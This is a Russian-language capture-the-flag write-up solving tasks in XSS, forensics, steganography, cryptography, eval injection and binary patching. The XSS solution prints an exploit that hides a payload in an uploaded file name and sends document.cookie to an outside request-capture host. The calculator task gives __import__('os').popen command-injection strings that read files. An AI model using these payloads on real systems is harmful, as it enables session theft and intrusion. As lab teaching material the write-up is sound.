YourIP

Ответ: ***flag{K00k13z,1_L0v3_c00K13z}***

Уязвимость: XSS

Решение:

На данном сайте была Blind-XSS при отправке формы заявки. Поле было Scan и не посредственно в имени файла.

Пример эксплоита:

```
import requests
from os import rename
import re

# Часть 1. Скачиваем любое изображение
url = "https://sample-videos.com/img/Sample-jpg-image-50kb.jpg"
open('scan.jpg', 'wb').write(requests.get(url).content)
targethost = 'http://yourip.ctf.hackforces.com:8084'
# Часть 2. Оставляем заявку на PRO с нашим эксплоитом
filename = "1
onerror=javascript:fetch(String.fromCharCode(104,116,116,112,11
5,58,47,47)+'engteyc8tu3zi.x.pipedream.net?c='+document.cookie)
" url = f"{targethost}/pro"
rename("scan.jpg", filename)
payload = { 'name': 'Menad Ivanov', 'email': 'my@email.ru'} files = [ ('scan',
open(filename,'rb')) ]
headers = { 'Cookie': 'ctf=1234' }
r = requests.post(url, headers=headers, data = payload, files = files)
# Часть 3 - идём на наш сервис для поиска cookie:
https://requestbin.com/r/engteyc8tu3zi/1X3n6WhaHHcCbfCANyireZ1R872
pro = input("Enter pro cookie value")
# Часть 4 - получаем доступ к нашему запросу с предустановленным
cookie pro
headers['Cookie'] = f"{headers['Cookie']};pro={pro}"
r = requests.get(f"{targethost}/results/1", headers=headers) res =
re.findall(r"CTF\{\w+\}", r.text)
print("\n".join(res))
```

Mail (baby forensic)

Ответ: ***CTF{m41l_15_51mpl3_pr070c0l}***
Уязвимость: декодирование данных
Решение: Открываем письмо в редакторе и видим строку

X-Mailru-Intl-Flag:
=?UTF-8?B?Q1RGe200MWxfMTVfNTFtcGwzX3ByMDcwYzBsfQ==?=

Декодируем base64, получаем флаг.

Vovochka_wave

Ответ: ***CTF{v3ry_h4rd_57360_745k}***

Уязвимость: декодирование вейвлет преобразования

Решение:

Из текста задания узнаем, что нам нужно использовать **вейвлет преобразование**, из названия wav файла видно, что нужно использовать **db1 вейвлет**. Преобразуем.

cA, cD = pywt.dwt(channels[0], 'db1')

Смотрим **высокочастотную** составляющую **первого** канала (каналы нумеруются с 0, поэтому нулевой канал; составляющая cD). Видим, что там идет **чередования 5 и 0**, иногда **попадаются 4**. В задании сказано, что 4 тоже норм оценки, поэтому берем и достаем первые сколько то значений (например, 360). Сопоставим 0 с 0, 4 или 5 с 1 => получим бинарный текстовый файл, в нем флаг.

Пример эксплоита:

```
Import wave
Import numpy as np
Import pywt
wav = wave.open("db1.wav", mode="r") # Открываем файл
(nchannels, sampwidth, framerate, nframes, comptype, compname) =
wav.getparams() # параметры дорожки
content = wav.readframes(nframes) # считываем сырые данные
types = {1: np.int8, 2: np.int16, 4: np.int32} # количесво байт на отсчет
samples = np.frombuffer(content, dtype=types[sampwidth]) # сами отсчеты

print('samples', samples, len(samples)) channels = list() # разделяем на
каналы for n in range(nchannels):
channel = samples[n::nchannels] print('channel', n, channel, len(channel))
channels.append(channel)

cA, cD = pywt.dwt(channels[0], 'db1') # само преобразование
print(cD) ans = list()
for i in range(0, 360): # получаем бинарные вшитые данные
s = '1'
```

```
if cD[i] == 0.0:
s = '0'
ans.append(s)
for i in range(0, len(ans), 8): # собираем из битов байты любым способом
byte = ''
for j in range(0, 8):
byte += ans[i+j] print(chr(int(byte, 2)), end='')
```

LLR_Crypto

Ответ: ***CTF{1_l0v3_cryp70_4nd_r3v3r5}***

Уязвимость: нарушение линейного рекуррентного регистра сдвига

Решение:

Суть в том, что одна связь нарушена, поэтому ЛРР генерирует не всю последовательность байт и не в том порядке. Находим место задания ЛРР (скриншот) и меняем на то, что должно быть в соответствии с таблицей примитивных полиномов. Запускаем, получаем флаг.



Figure 1: An 8-stage Galois LFSR with cycle size 255. This LFSR has taps at positions 8,6,5 and 4.

```
; __unwind { // __gxx_personality_seh0
push    rbp
push    rbx
sub     rsp, 0A8h
lea     rbp, [rsp+80h]
call    __main
mov     [rbp+30h+var_18], 8
lea     rax, [rbp+30h+var_44]
mov     [rsp+0B0h+var_90], 31h ; '1'
mov     r9d, 30h ; '0'
mov     r8, 0FFFFFFFFFFFFFFFFh
lea     rdx, a00000001  ; "00000001"
mov     rcx, rax
call    _ZNSt6bitsetILy8EEC1IcEEPKT_NSt7__cxx1112basic_stringIS
lea     rax, [rbp+30h+var_48]
mov     [rsp+0B0h+var_90], 31h ; '1'
mov     r9d, 30h ; '0'
mov     r8, 0FFFFFFFFFFFFFFFFh
lea     rdx, a0011000   ; "0011000"
mov     rcx, rax
call    _ZNSt6bitsetILy8EEC1IcEEPKT_NSt7__cxx1112basic_stringIS
mov     [rbp+30h+var_4C], 0
lea     rax, [rbp+30h+var_80]
mov     rcx, rax
call    _ZNSt3mapImmSt4lessImESaISt4pairIKmmEEEC1Ev ; std::map<
mov     [rbp+30h+var_14], 0
```

BestVirus2020

Ответ: ***CTF{n07_7h3_b357_v1ru5}***

Уязвимость: использование псведо-случайного генератора

Решение:

Дано два файла: зашифрованный .enc и экзешник. Попробуем поковырять экзе. Откроем в HEX'е и увидим строчки, намекающие что программа собрана с помощью pyinstaller. Распаковываем экзе. Находим файл GoogleChromeUpdate, меняем ему расширение на рус и пробуем запихнуть его в uncompyle6. Он выдаст ошибку "magick number". Откроем в hex'е любой другой файл рус и скопируем нужные байты в наш.

Логика работы "криптора" довольно проста:

- Шифрование происходит на основе Фернета;
- Шифруются только docx файлы;
- Ключом шифра служит псевдо-случайное число;
- Криптор выбирает seed (точку отсчета для рандома) на основании времени;
- Данные о времени и uuid отправляются на сервер.

Видим простую форму авторизации, конечно же, данных для входа у нас нет.
Смотрим /robots.txt, видим dissalow на backup.zip

Скачиваем и распаковываем архив и смотрим что у нас внутри
Нас интересует файл main.py. Если покопаться - можно найти данные для входа (логин и хэш пароля, пробрутив последний по словарю rockyou получим данные в чистом виде), или оценить невнимательность автора и залезть в папку templates, чтобы стянуть оттуда сразу интересующую нас страницу. И мы видим время, на основании которого генерировался ключ

Пример обратной программы для получения ключа:

```
from random import seed, randint
from base64 import urlsafe_b64encode
from cryptography.fernet import Fernet seed(1580974551)
cipher_key =
urlsafe_b64encode(str(randint(11111111111111111111111111111111,
99999999999999999999999999999999)).encode())
cipher = Fernet(cipher_key)
file = open('123.enc', 'wb').read()
decrypt = open('dec.docx', 'rb').write(cipher.decrypt(file))
```

Sphinx

Ответ: ***CTF{5ph1nx_l0v35_57364n06r4phy}***

Уязвимость: автоматизация решения

Решение:

Сервис присылал некий набор букв. При считывании с декодом - ничего заметить было нельзя, поэтому была дана подсказка про “сырой” вид. Принимаем данные в байтах и замечаем, что некоторые буквы обернуты в null byte **\x00**. Выдергиваем все эти буквы. Далее, нужно вспомнить, что категория все-таки стеганография. Да и ответы логично бы слать в виде осмысленных слов, а не набора букв. Немного подумав, попробуем заменить гласные буквы на 1, а согласные на 0.
Пример эксплоита:

```
import random
import string
from random import randint, choice from re import findall, compile import binascii
from socket import socket gl = ['a','e','i','o','u','y']
sl = ['b','c','d','f','g','h','j','k','l','m','n','p','q','r','s','t','v','w','x','z']

def string_decode(input, length=8):
input_l = [input[i:i+length] for i in range(0,len(input),length)]
return ''.join([chr(int(c,base=2)) for c in input_l])

def _decode(steg):
reg = compile(b"\\x00(\w+)\\x00") raw = findall(reg, steg.encode()) raw_word = ''
for i in raw:
raw_word += '1' if i.decode() in gl else '0' answer = string_decode(raw_word)
return answer

s = socket() s.connect(('sphinx.ctf.hackforces.com', 7050)) for i in range(501):
data = ''
data += s.recv(4096).decode()
try:
    data += s.recv(4096).decode()
except:
    pass
if 'CTF{' in data:
```

```
    print(data)
    exit(0)
answer = (_decode(data)).encode()
print(answer)
s.send(answer)
```

ASCII

Ответ: ***CTF{/\$c11_plus_/\$c11}***

Уязвимость: автоматизация решения

Решение:

Сервис показывал математическое выражение в ASCII. Довольно простая задача, переводим ascii в символы и решаем уравнение. В примере не указаны массивы со строками.

```
sock = remote("ppc.ctf.hackforces.com", 7090) sock.recvlines(7)
for i in range(501): data = ''
while sock.can_recv(1):
data += sock.recvline().decode().replace('\r','').replace('\n','')
for i in range(10):
data = data.replace(raw_number[i], str(i))
for i in raw_char:
data = data.replace(raw_char[i], i) data = data.replace(' ', '').split('\n')

if "CTF{" in data:
print(data)
exit(0)
else:
sock.sendline(str(eval(data).encode()))
```

Calculate

Ответ: ***CTF{3vAl_m3_M0R3_A9A1n}***

Уязвимость: подстановка кода в eval

Решение:

Сервис представлял простой калькулятор. Ни описания, ни функционала, ни подсказок по поводу флага дано не было. Определяем что это python и eval любым способом (например, поффазив и заслав выоажение 1+1 if True else 444). Eval - позволяет исполнять строку как код. Пробуем стандартные пейлоады, понимаем что import заблочен. Обходим защиту, например, через __import__. Пробуем исполнить любой код - срабатывает.

Ищем флаг, например, через os:
__import__('os').popen('find / -name *flag*').read(),

определяем что он лежит в /tmp/flag.txt и считываем:
__import__('os').popen("cat /tmp/flag.txt").read()

Way

Ответ: ***CTF{aurebesh_ctf}***

Уязвимость: слабое шифрование

Решение:

Обращаем внимание на описание - отсылка к мандалорцу -> Звездные Войны. Смотрим на свиток, какая то белиберда сверху и английский текст снизу. Гуглим алфавит из ЗВ - Ауребеш. Дешифруем текст с картинки (или достаем его с помощью strings), расшифровываем. Видим, что совпадают не все буквы. Попробуем заменить буквы, которые совпадают на нули, а которые нет - на единицы. Получаем бинарную последовательность, переводим в текст и получаем флаг. На то, что это именно бинарная последовательность намекало еще и количество букв, кратное 8.

Пример кода:

```
def ungen(): new =
"lknzxqbnobsvpkzfspdeqphcdrrtitcul xtogjosoarjjsvgzmrubbtxrrkwkfqlkqt
bbjlkqzrrjbnlylckexoiaojuilmfgmjzvjfi bczxrgdunnvhwgtyodpyjdgdgnqzhfs l"

count = 0 string = '' for i in new:
if i == b[count]: string += '0'
else:
string += '1'
count += 1 print(string)
```

ungen()

Botnet

Ответ: ***CTF{mnsclkjlk2_qwmlkcaslkd_dxa!!$}***

Уязвимость: скрытые возможности клиента

Решение:

Откроем программу в IDA и видим, что есть “забытая” переменная DEBUG, которая = 0, и если бы была = 1, то активировала скрытое меню.

Патчим, запускаем. Что-то изменилось, теперь программа просит ввести какой-то id. Смотрим этот блок в IDA. Видим, что там загружается в регистр строка “666di_euqinu”, вспоминаем порядок считывания байт в регистре - получаем unique_id_666. После этого видим меню доступных команд, но программа сама за нас делает выбор. Теперь задача отправить запрос на вывод флага с этого места.

Есть несколько подходов, как добиться выбора другой команды. Можно пропатчить исполняемый файл. Или написать свой клиент на python или на C. Или воспользоваться готовым инструментом openssl.

Пример строчки кода для отправки запроса на C:

```
SSL_write(ssl, "get_flag_1337", strlen("get_flag_1337")); /* encrypt & send message */
```